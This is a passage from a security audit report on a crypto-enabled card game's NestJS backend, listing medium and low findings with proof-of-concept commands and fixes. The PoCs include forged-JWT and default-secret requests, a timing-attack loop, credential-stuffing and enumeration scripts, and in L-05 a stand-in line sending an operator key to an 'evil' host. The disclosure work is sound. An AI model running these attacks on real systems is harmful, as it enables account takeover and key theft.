async createMatch(@Body() body: { tid: string; players: string[]; ... }) {
  const match = this.matchRepo.create({ id: body.tid, ... });
  try { await this.matchRepo.save(match); } catch {} // silent on collision
  return { ok: true };
}
```

Proof of Concept

```
curl -X POST https://api.example.com/matches/add \
  -H "Authorization: Bearer <attacker-jwt>" \
  -d '{"tid":"<victim-match-id>","players":["<attacker>","<victim>"]}'
# Attempt to collide - silent catch hides the failure; ladder state depends on order
```

Impact

Match-result forgery, ELO manipulation, stats corruption, and silent data loss due to swallowed save errors.

Recommendation

Generate the primary key server-side; accept a client-supplied idempotency key separately if retries are needed.

```
@Post('matches/add')
```

```
async createMatch(@Body() body: CreateMatchDto) {  
  return this.matchRepo.save({  
    id: crypto.randomUUID(),  
    idempotencyKey: body.tid, // UNIQUE(idempotencyKey, userId)  
    ...body,  
  });  
}
```

Status

Resolved

[M-28] store.service.ts#confirmChangellyPurchase - Inconsistent Double-Processing Checks

Description

The direct Hedera `verifyAndGrantInstant` path checks whether `hederaTxId` has already been used (line 88), but the Changelly `confirmChangellyPurchase` path (line 285) performs no such check — it only flips status on the supplied `purchaseId`. Replayed Changelly confirmations therefore duplicate pack grants that the direct path would block.

Vulnerability Details

Direct path at `store.service.ts:88` filters `findOne({ where: { hederaTxId } })` before granting. Changelly path at `store.service.ts:285` just reads the purchase by id and proceeds.

Proof of Concept

```
for i in {1..5}; do
  curl -X POST https://api.example.com/store/buy/changelly/confirm \
    -H "Authorization: Bearer $TOKEN" \
    -d '{"purchaseId":"<same id>"}'
done
# grantPack fires once per replay attempt that reaches pending state
```

Impact

Duplicate packs and revenue loss on the crypto-exchange purchase path. Undermines the promise that each external payment yields exactly one fulfilment.

Recommendation

Enforce the same idempotency invariants on every confirmation entry point, keyed off both the Changelly order id and `hederaTxId`.

```
const already = await this.purchasesRepo.findOne({
  where: { id: purchaseId, status: In(['CONFIRMED', 'FULFILLED']) },
```

```
});  
if (already) return already;
```

Status

Resolved



[M-29] compat.controller.ts#refreshToken - Deactivated Accounts Can Refresh Tokens Forever

Description

The compat-layer `/auth/refresh` endpoint mints new access tokens after verifying only that the refresh payload maps to an existing user — it does not check `user.isActive`. A banned or deactivated user whose refresh token has not yet expired retains full API access indefinitely.

Vulnerability Details

```
// compat.controller.ts:98-108
@Post('auth/refresh')
async refresh(@Body() { refreshToken }: RefreshDto) {
  const payload = this.jwt.verify(refreshToken);
  const user = await this.users.findById(payload.sub);
  if (!user) throw new UnauthorizedException();
  // no user.isActive check
  return this.auth.buildLoginResponse(user);
}
```

Proof of Concept

```
# Admin bans user `mallory`. Refresh tokens not revoked.
# Mallory's client keeps calling /auth/refresh every 15 minutes:
curl -X POST https://api.example.com/auth/refresh \
  -d '{"refreshToken":"<pre-ban-refresh-token>"}'
# -> 200, new access token issued, Mallory keeps playing ranked for months.
```

Impact

Bans and deactivations are ineffective until the refresh token naturally expires (often 30+ days). During that window, banned users continue to play, cheat, grind XP, and interact with treasury endpoints.

Recommendation

Check `isActive` on every refresh and maintain a revocable refresh token store.

```
const user = await this.users.findById(payload.sub);  
if (!user || !user.isActive) throw new UnauthorizedException('Account disabled');  
if (await this.auth.isTokenRevoked(payload.jti)) throw new UnauthorizedException();
```

Status

Resolved

Low

[L-01] config/configuration.ts - Hardcoded JWT Secret Fallback When Env Var Unset

Description

The JWT signing secret in `config/configuration.ts:8` falls back to the hardcoded string `'change-me-in-production'` when the `JWT_SECRET` environment variable is not set. Because the fallback ships in the source code, it is effectively public knowledge.

Vulnerability Details

```
// config/configuration.ts:8
jwt: { secret: process.env.JWT_SECRET || 'change-me-in-production' }
```

Proof of Concept

```
import * as jwt from 'jsonwebtoken';
const forgedToken = jwt.sign(
  { sub: '7f1c0000-...', username: 'admin_alice' },
  'change-me-in-production',
  { expiresIn: '7d' },
);
// curl -H "Authorization: Bearer <forgedToken>"
https://victim.example.com/admin-ops/cards/reset
```

Impact

This is a defense-in-depth concern, not an exploitable code defect in a correctly-configured deployment. The exploit only materializes if the operator deploys without setting `JWT_SECRET`, and the code explicitly signals this requirement via the sentinel value `'change-me-in-production'`. In any environment where `JWT_SECRET` is set (as required by standard deployment practice), the hardcoded value is never used and the vulnerability does not exist. Best practice is still to fail fast at bootstrap.

Recommendation

Remove the fallback entirely and fail fast at bootstrap.

```
const jwtSecret = process.env.JWT_SECRET;  
if (!jwtSecret || jwtSecret.length < 32) {  
  throw new Error('JWT_SECRET must be set to a value of at least 32 characters');  
}
```

Status

Resolved

[L-02] config/configuration.ts / admin-ops.controller.ts - Hardcoded Admin Secret Fallback and Missing Defense-in-Depth Guard

Description

The admin shared-secret in `config/configuration.ts:33` defaults to `'admin-secret-change-me'`, and `AdminOpsController` is protected only by the header secret check — there is no stacked `JwtAuthGuard` + `AdminGuard` pair on the destructive `resetCards` endpoint.

Vulnerability Details

```
// config/configuration.ts:33
admin: { secret: process.env.ADMIN_SECRET || 'admin-secret-change-me' }
```

Proof of Concept

```
curl -X POST https://victim.example.com/admin-ops/cards/reset \
-H "x-admin-secret: admin-secret-change-me"
```

Impact

Risk materializes only if `ADMIN_SECRET` is unset at deployment time. The default string is an explicit placeholder whose wording tells the operator to replace it. The lack of stacked `@UseGuards(JwtAuthGuard, AdminGuard)` is a defense-in-depth hardening recommendation. Severity is Low because realizing the exploit requires operator misconfiguration.

Recommendation

Remove the fallback, stack `JwtAuthGuard` + `AdminGuard` on every admin-ops route, and use `timingSafeEqual`.

```
@UseGuards(JwtAuthGuard, AdminGuard)
@Controller('admin-ops')
export class AdminOpsController {
  @Post('cards/reset')
```

```
async reset(@Headers('x-admin-secret') secret: string) {  
  const expected = process.env.ADMIN_SECRET;  
  if (!expected) throw new Error('ADMIN_SECRET not configured');  
  if (!timingSafeEqual(Buffer.from(secret ?? ''), Buffer.from(expected))) {  
    throw new UnauthorizedException();  
  }  
}  
}
```

Status

Resolved

[L-03] admin-ops.controller.ts#validateAdminSecret - Timing Side-Channel in Admin Secret Comparison

Description

The admin-ops controller compares the caller-supplied `x-admin-secret` header against the configured secret using JavaScript `!==`, which short-circuits on the first non-matching byte. An attacker measuring response-time differentials can recover the secret one byte at a time.

Vulnerability Details

```
// admin-ops.controller.ts:28
if (!adminSecret || adminSecret !== expectedSecret) {
  throw new UnauthorizedException();
}
```

Proof of Concept

```
for byte in {a..z} {0..9}; do
  T=$( { time -p curl -o /dev/null -sS \
    -H "x-admin-secret: ${known_prefix}${byte}${python -c 'print("A"*40)'}" \
    https://api.example.com/admin-ops/health; } 2>&1 | awk '/real/{print $2}')
  echo "$byte $T"
done | sort -k2 -n | tail -1
```

Impact

Over a few thousand requests per byte, the attacker can theoretically recover the ops secret. Feasibility depends on network jitter and the secret's length.

Recommendation

Use a constant-time comparison.

```
import { timingSafeEqual } from 'crypto';
const provided = Buffer.from(adminSecret ?? '', 'utf8');
const expected = Buffer.from(expectedSecret, 'utf8');
```



```
if (provided.length != expected.length ||  
    !timingSafeEqual(provided, expected)) {  
    throw new UnauthorizedException();  
}
```

Status

Resolved

[L-04] main.ts#bootstrap - Swagger Docs Exposed in Production

Description

`SwaggerModule.setup('api/docs', app, document)` is called unconditionally in `main.ts:55-62` with no `NODE_ENV` gate. The full OpenAPI spec — every route, DTO, example value, and error shape — is published on production.

Vulnerability Details

```
const document = SwaggerModule.createDocument(app, config);
SwaggerModule.setup('api/docs', app, document); // always on, no env check
```

Proof of Concept

```
curl -sS https://api.example.com/api/docs-json | jq '.paths | keys[]'
# "/auth/register", "/admin/users/:id/admin", ... every internal endpoint
```

Impact

Free and comprehensive attack surface map. Attackers skip reverse-engineering the frontend and target internal/admin routes directly.

Recommendation

Gate Swagger on non-production.

```
if (process.env.NODE_ENV !== 'production') {
  SwaggerModule.setup('api/docs', app, document);
}
```

Status

Resolved

[L-05] hedera.service.ts#constructor - Treasury Private Key Loaded into Process Memory

Description

The treasury signer's private key is read from an environment variable at construction time (hedera.service.ts:25,37) and held in the Node.js process for the pod's lifetime. Any code-execution primitive exfiltrates the key and lets the attacker drain the entire treasury.

Vulnerability Details

```
constructor(private cfg: ConfigService) {  
  const pk = cfg.get<string>('hedera.operatorKey');  
  this.operatorKey = PrivateKey.fromString(pk);  
}
```

The key is exposed to heap dumps, error stacks that capture this, and any process with access to `/proc/<pid>/environ`.

Proof of Concept

```
// Compromised npm dependency leaks the key:  
require('https').get('https://evil/?k=' + process.env.HEDERA_OPERATOR_KEY);
```

Impact

Total, irreversible treasury drain if the process is ever compromised. This is a common Node.js operational constraint rather than a code bug; severity is Low because it applies to every server-side signer using env-based keys.

Recommendation

Move signing to a KMS / signer sidecar, and scrub the env var immediately after parsing.

```
delete process.env.HEDERA_OPERATOR_KEY;
```

Consider AWS KMS or GCP KMS where signing happens remotely with no key material in process.

Status

Resolved



[L-06] `booster.service.ts#grantPack` - Sharding Bypass When Pack Price Is 0

Description

The booster grant flow gates sharding payouts on `packPrice > 0` (`booster.service.ts:116`). Free packs (promos, gifts, tutorial rewards, admin-granted) skip sharding entirely, so NFT royalty holders receive no payouts for cards they minted.

Vulnerability Details

```
// booster.service.ts:116
if (nftCardDetails.length > 0 && packPrice > 0) {
  await this.sharding.queuePayout(pack);
}
```

The sharding gate is tied to price, not to whether royalties are owed.

Proof of Concept

```
// Admin runs a "thank you" campaign: 10,000 free packs.
// Each pack contains cards whose designers earn royalties on every pack open.
// Because price = 0, queuePayout never runs.
// Designers earn $0 on 10,000 packs they should have been paid for.
```

Impact

Systematic underpayment of royalty holders; breach of any on-chain royalty agreement. Lets admins mint value without triggering the revenue-share accounting.

Recommendation

Decouple sharding from price with an explicit `shouldPaySharding` boolean.

```
if (grant.shouldPaySharding ?? true) {
  await this.sharding.queuePayout(pack, { reason: grant.source });
}
```

Status

Resolved



[L-07] admin.service.ts#setAdminStatus - Last-Admin Lockout

Description

setAdminStatus does not check whether demoting the target leaves zero admins. A single misstep can remove the last admin, locking the organization out of all admin-only surfaces with no self-service recovery path.

Vulnerability Details

```
// admin.service.ts:39-42
async setAdminStatus(userId: string, isAdmin: boolean) {
  return this.userRepo.update(userId, { isAdmin });
}
// No count check
```

Proof of Concept

```
// Two admins: alice (id=1), bob (id=2).
// setAdminStatus(2, false); setAdminStatus(1, false);
// Zero admins. Recovery requires DB access.
```

Impact

Permanent loss of admin access requires manual DB intervention. A malicious admin can weaponize this to freeze response to an attack in progress.

Recommendation

Enforce an invariant of ≥ 1 admin.

```
async setAdminStatus(userId: string, isAdmin: boolean) {
  if (!isAdmin) {
    const adminCount = await this.userRepo.count({ where: { isAdmin: true } });
    if (adminCount <= 1) throw new BadRequestException('Cannot demote the last admin');
  }
  return this.userRepo.update(userId, { isAdmin });
}
```

```
}
```

Status

Resolved



[L-08] `leaderboard.service.ts#resetSeason` - Season Reset Wipes All Progress Without Confirmation

Description

`resetSeason` issues a bulk `UPDATE` on all active users resetting wins/losses/elo with no backup snapshot, no confirmation token, no dry-run — destructive and irreversible.

Vulnerability Details

```
// leaderboard.service.ts:40-49
async resetSeason() {
  await this.userRepo.update({}, { wins: 0, losses: 0, elo: 1000, seasonXp: 0 });
}
```

Proof of Concept

```
curl -X POST -H "Cookie: admin_session=..." \
  https://admin.example.com/admin/leaderboard/reset
# All season progress gone instantly, no recourse.
```

Impact

Irreversible loss of competitive state; reputational hit; sabotage vector against leading players. Combined with L-09 (no audit log) the action is untraceable.

Recommendation

Make reset a two-phase operation with snapshotting and a confirmation token.

```
async resetSeason(actorId: string, confirmToken: string) {
  if (!await this.admin.verifyConfirmToken(actorId, 'leaderboard.reset',
confirmToken)) {
    throw new ForbiddenException();
  }
  await this.seasonArchive.snapshot();
  await this.userRepo.update({}, { wins: 0, losses: 0, elo: 1000, seasonXp: 0 });
  await this.audit.log('LEADERBOARD_RESET', actorId);
}
```

```
}
```

Status

Resolved



[L-09] admin/* - No Audit Logging for Privileged Operations

Description

Grepping `auditService.log` / `audit.log` across the `admin/` tree returns zero hits. Privileged operations — `setAdminStatus`, `deactivateUser`, `grantCard`, `grantBooster`, `resetCards`, season resets — mutate state without writing any audit-log entry. Post-incident forensics are therefore impossible.

Vulnerability Details

```
// admin.service.ts
async grantPack(targetId: string, type: string) {
  await this.packs.create({ userId: targetId, type });
  // no audit call
}
```

Proof of Concept

```
// 1. Rogue admin grants 10,000 rare packs to a mule account.
// 2. Ops reviews DB. There is no record of which admin executed the grants.
```

Impact

No accountability, no incident response. Regulators typically require audit trails; their absence may breach compliance commitments.

Recommendation

Introduce an `@AdminAudit('ACTION_NAME')` NestJS interceptor that captures actor, action, target, before/after snapshot, IP, and user-agent.

```
@Post('grant-pack')
@AdminAudit('ADMIN_GRANT_PACK')
async grantPack(@Body() dto: GrantPackDto, @Req() req) { ... }
```

Status

Resolved



[L-10] audit.service.ts - Most Declared Audit Actions Are Never Emitted

Description

`AuditAction` enumerates 18 action types, but greps across `src/` (excluding the audit module itself) find only two hits — both `PURCHASE_CONFIRMED` inside `store.service.ts`. The vast majority of declared audit actions are never emitted, so the audit log is effectively blind to most sensitive flows.

Vulnerability Details

```
export enum AuditAction {  
  USER_LOGIN, USER_REGISTER, USER_DEACTIVATE,  
  PACK_GRANT, PACK_OPEN, ADMIN_PROMOTE, ADMIN_DEMOTE,  
  SEASON_RESET, TREASURY_PAYOUT, WALLET_BIND,  
  CREDIT_ADJUST, REFUND_ISSUED, SHARDING_RUN,  
  TUTORIAL_RESET, DECK_DELETE, MATCH_FORFEIT,  
  PURCHASE_CONFIRMED, PURCHASE_FAILED,  
}
```

Proof of Concept

```
grep -rn 'AuditAction\.' src/ | grep -v 'audit.service\|audit.entity'  
# -> only PURCHASE_CONFIRMED lines appear
```

Impact

Most declared audit actions are unobservable. Creates a false sense of security while the majority of sensitive operations run silently.

Recommendation

For each defined enum value, introduce a call site. Add a CI check that fails if a new `AuditAction` member is added without a corresponding caller.

Status

Resolved

[L-11] tutorial.service.ts#completeStep - Unbounded Step-Key Storage

Description

`completeStep(userId, stepKey)` pushes the raw `stepKey` string into the DB without whitelist validation or a length cap. A malicious client can flood the stored JSON array with arbitrary keys, bloating storage and degrading index scans.

Vulnerability Details

```
// tutorial.service.ts:42-48
async completeStep(userId: string, stepKey: string) {
  const progress = await this.progressRepo.findOne({ where: { userId } });
  progress.completedSteps.push(stepKey); // no validation, no length cap
  await this.progressRepo.save(progress);
}
```

Proof of Concept

```
for (let i = 0; i < 10_000_000; i++) {
  await fetch('/tutorial/step', {
    method: 'POST',
    headers: { 'Authorization': `Bearer ${jwt}` },
    body: JSON.stringify({ stepKey: `x-${i}-${'A'.repeat(250)}` }),
  });
}
```

Impact

Storage exhaustion and slow `tutorial_progress` lookups, both user- and admin-visible.

Recommendation

Whitelist step keys and cap length.

```
const TUTORIAL_STEPS = new Set(['welcome', 'open_first_pack', 'play_first_match']);
if (!TUTORIAL_STEPS.has(stepKey)) throw new BadRequestException('Unknown step');
```

Status

Resolved



[L-12] game.gateway.ts - In-Memory Game State Lost on Restart

Description

Active matches are stored in a process-local Map (game.gateway.ts:23). On pod restart, rolling deploy, or crash, the map is emptied and every in-progress match is lost along with any pending rewards players earned mid-match.

Vulnerability Details

```
private activeGames: Map<string, any> = new Map(); // line 23
// Nothing persisted on state transitions
```

Proof of Concept

```
// 1. 500 ongoing matches.
// 2. Deploy rolls. Pod A drains; all matches on A are lost.
// 3. Players: "Game disappeared. Where are my rewards?"
```

Impact

Mass reward loss on every deploy. Makes scaling out to multiple pods impossible without sticky sessions.

Recommendation

Persist canonical match state in Redis on every turn transition; restore from Redis on connect.

```
async onTurn(matchId: string, move: Move) {
  const state = await this.redis.loadMatch(matchId);
  const next = this.game.apply(state, move);
  await this.redis.saveMatch(matchId, next);
  this.server.to(matchId).emit('game:state', next);
}
```

Status

Acknowledged



[L-13] auth.service.ts#register - Account Enumeration via Differentiated Errors

Description

Registration returns distinguishable errors at `auth.service.ts:23,26` — `'Email already registered'` vs `'Username already taken'`. An attacker can harvest valid usernames or emails by observing which message fires.

Vulnerability Details

```
if (await this.users.findByUsername(dto.username))
  throw new ConflictException('Username already taken');
if (await this.users.findByEmail(dto.email))
  throw new ConflictException('Email already registered');
```

Proof of Concept

```
for email in $(cat targets.txt); do
  resp=$(curl -s -X POST https://api.example.com/auth/register \
    -d '{"email":"'$email'","username":"probe-$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 12 | xargs echo)"}')
  echo "$email $resp" # "Email already registered" == confirmed
done
```

Impact

Email/username harvesting for targeted phishing and credential-stuffing campaigns.

Recommendation

Return a uniform response whether or not the account exists.

```
try {
  await this.users.create(dto);
} catch (e) {
  if (e.code === '23505') {
    await this.mail.sendAccountExistsHint(dto.email);
  } else { throw e; }
```



```
}  
return { ok: true, message: 'Check your email to continue.' };
```

Status

Resolved



[L-14] auth.service.ts#signToken - Admin Status Leaked in Login Response

Description

The `signToken` response at `auth.service.ts:71` includes `isAdmin: user.isAdmin` in the returned `user` object, and `compat.controller.ts:256` additionally exposes `permission_level`. This tells an attacker which accounts they have compromised are admin, turning any credential-stuffing hit directly into a targeted admin takeover signal.

Vulnerability Details

```
return {  
  accessToken,  
  user: { id, username, email, isAdmin: user.isAdmin },  
};
```

Proof of Concept

```
while read -r user pass; do  
  resp=$(curl -s -X POST https://api.example.com/auth/login \  
    -d "{\"username\":\"$user\",\"password\":\"$pass\"}")  
  if echo "$resp" | grep -q '"isAdmin":true'; then  
    echo "ADMIN HIT: $user"  
  fi  
done < creds.txt
```

Impact

Turns generic credential stuffing into targeted admin takeover.

Recommendation

Do not return `isAdmin` / `permission_level` on the standard login path. Have admin clients call a dedicated `/auth/me/admin` endpoint after login.

```
return { accessToken, user: { id, username, email } }; // no admin flag
```

Status

Resolved



[L-15] compat.controller.ts#getUserData - ELO Calculated Differently from Canonical Service

Description

getUserData at compat.controller.ts:172 computes ELO inline as $1000 + (user.wins * 15) - (user.losses * 10)$, while the canonical usersService.adjustElo maintains the stored user.elo field with +25 / -20 deltas. The two formulas diverge, so Unity clients (via compat) see different ratings than the native ladder.

Vulnerability Details

```
// compat.controller.ts:172
elo: 1000 + (user.wins * 15) - (user.losses * 10)

// users.service.ts (canonical)
adjustElo(userId, delta) { /* +25 on win, -20 on loss */ }
```

Proof of Concept

```
// Same match: A (1800) beats B (1600).
// Canonical stored ELO: +25 / -20
// compat inline formula: +15 / -10
// Clients alternating paths see non-monotonic ratings.
```

Impact

Ladder integrity broken: two players with identical histories can have different ratings depending on which client they used. Attackers exploit whichever formula is more favorable on each path.

Recommendation

Delete the inline math and read the canonical user.elo everywhere.

```
// compat.controller.ts
elo: user.elo, // single source of truth
```

Status

Resolved



Conclusion

After Hashlock's analysis, the Futurity Galaxies project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our Penetration Tests a collaborative effort. The objective of our security Penetration Tests is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security Penetration Test process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future Penetration Tests. Although our primary focus is on the in-scope code, we examine dependency code and behavior when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the code base under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other Penetration Test results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we still need to verify the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown not to represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with Resolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed the code bases in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the code base source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the Penetration Test makes no statements or warranties on the security of the code. It also cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this code base.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Code is deployed and executed on a platform. The platform, its programming language, and other software related to the code base can have their own vulnerabilities that can lead to attacks. Thus, the Penetration Test can't guarantee the explicit security of the Penetration Tested code bases.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au



#hashlock.

#hashlock.

Hashlock Pty Ltd